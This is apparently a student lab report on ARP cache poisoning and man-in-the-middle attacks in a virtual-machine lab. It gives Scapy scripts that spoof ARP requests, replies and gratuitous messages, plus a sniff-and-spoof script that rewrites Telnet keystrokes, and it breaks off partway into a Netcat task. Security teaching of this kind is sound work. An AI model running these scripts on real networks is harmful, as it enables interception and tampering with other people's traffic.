

ASSIGNMENT 3

ARP Cache Poisoning Attack

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The following are the IP address and MAC address of my virtual machines:

	IP Address	MAC Address
Attacker(M) – Ubuntu	10.0.2.15	08:00:27:30:99:a1
Server(A) – Ubuntu Clone	10.0.2.4	08:00:27:df:a4:cf
Client(B) – Ubuntu Clone1	10.0.2.5	08:00:27:35:8c:06

Task 1: ARP Cache Poisoning

Here, we attack A's ARP cache such that B's IP is mapped to Attacker's MAC address in A's ARP Cache. We do this using 3 different methods as following:

Task 1.1 (using ARP request):


The following is the code to perform ARP Cache poisoning using spoofed ARP request to A:

```
from scapy.all import *

E = Ether()
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

In the above code, we create an ARP packet with source address as B's IP and M's MAC and destination as A's IP and MAC address. The op field's default value is used i.e. 1 indicating it's an ARP Request. We run the above code and send the packet. The following show the ARP for A and B:




However, the above code also creates an entry of our machine 10.0.2.7 in A's ARP Cache. This might be because the Ethernet header's fields are filled by the OS based on the packet received. We revise the code as following, by entering the Ethernet header's fields:

```
from scapy.all import *

E = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

On running the code, we observe:



The entries are deleted before running the code and the two ARP results shown above are before and after running the program. We see that, the above code no more results in storing Attacker's entry in the ARP Cache of A.

Task 1B (using ARP reply):


The following is the code to perform ARP Cache poisoning using spoofed ARP reply to A:

```
from scapy.all import *

E = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')
A = ARP(op=2,
hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
      hwdst='08:00:27:df:a4:cf', pdst='10.0.2.4')

pkt = E/A
pkt.show()
sendp(pkt)
```

The only change here is that the OP field is set to 2 i.e. ARP reply. Rest of the code is same. On executing the program, we see:



The is-at string in op indicates that it is an ARP reply.

Task 1C (using ARP gratuitous message):


We spoof an ARP gratuitous message with B's IP address using the following program:

```
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff',src='08:00:27:30:99:a1')
A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

On running the above program, we see:



In the above output, we see that only A's ARP cache changes and though B received the packet (due to the packet being broadcasted on the network), B's ARP Cache remains unchanged. This is because the sender's IP address matches B's IP address and hence B assumes that the packet was sent by it. The ARP cache only consists of those IP address that does not belong to the host.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

The following provides the code to perform ARP Cache Poisoning on A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address:

```

from scapy.all import *
#VM A
E1 = Ether(dst='08:00:27:df:a4:cf',src='08:00:27:30:99:a1')


#VM B
E2 = Ether(dst='08:00:27:35:8c:06',src='08:00:27:30:99:a1')

A = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.5',
        hwdst='08:00:27:df:a4:cf',pdst='10.0.2.4')
B = ARP(hwsrc='08:00:27:30:99:a1',psrc='10.0.2.4',
        hwdst='08:00:27:35:8c:06',pdst='10.0.2.5')

pkt1 = E1/A
pkt2 = E2/B
pkt1.show()|
pkt2.show()
sendp(pkt1)
sendp(pkt2)


```

The above code uses the ARP request method to perform ARP Cache Poisoning. The ARP Cache after running the code on A and B, respectively, and Wireshark capture is as follows:



Step 2 (Testing):


After performing the ARP Cache poisoning, we ping from B to A and see the following results:



The observation is that initially the MAC address of M was mapped to IP of B in A's ARP cache and similarly MAC address of M was mapped to A's IP in B's ARP cache. But after pinging from B to A we see that in A and B's ARP caches both the MAC addresses have been replaced with the original MAC addresses of A and B respectively.

Step 3 (Turn on IP forwarding):

We turn on IP forwarding and perform the attack again. We ping B from A and see that our ping is successful:




Step 4 (Launch the MITM attack).

The following provides the code to launch an MITM attack after ARP Cache Poisoning on Telnet session:

```
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.4'
VM_A_MAC = '08:00:27:35:8c:06'
VM_B_MAC = '08:00:27:df:a4:cf'
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        olddata = pkt[TCP].payload.load
        newdata = 'B'
        send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet
    pkt = sniff(filter='tcp',prn=spoof_pkt)
```

We start by poisoning the ARP cache with the same code we used in Task 2.1. We'll turn on IP forwarding first so we can establish a Telnet connection from B to A. We disable IP forwarding after the connection is established so that we may alter the packet. We utilise the sniffing and spoofing technique to modify the contents of the packet, and the above is the code for it. We spoof a packet in the code, but only for packets

transmitted from B to A, by replacing an alphabetic letter in the original packet with B. We make no changes to packets from A to B (Telnet response), therefore the faked packets are unchanged. The following shows the output on Machine B telnetting to Machine A:



On typing alphabetic character 'F' on B, it is replaced by 'B'.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

The sequence of commands performed in this Task are similar to that of Task 2.4 with the only difference of communicating with netcat instead of telnet. The following screenshot consists of the code for performing MITM Attack on Netcat communication:

```
from scapy.all import *
import re

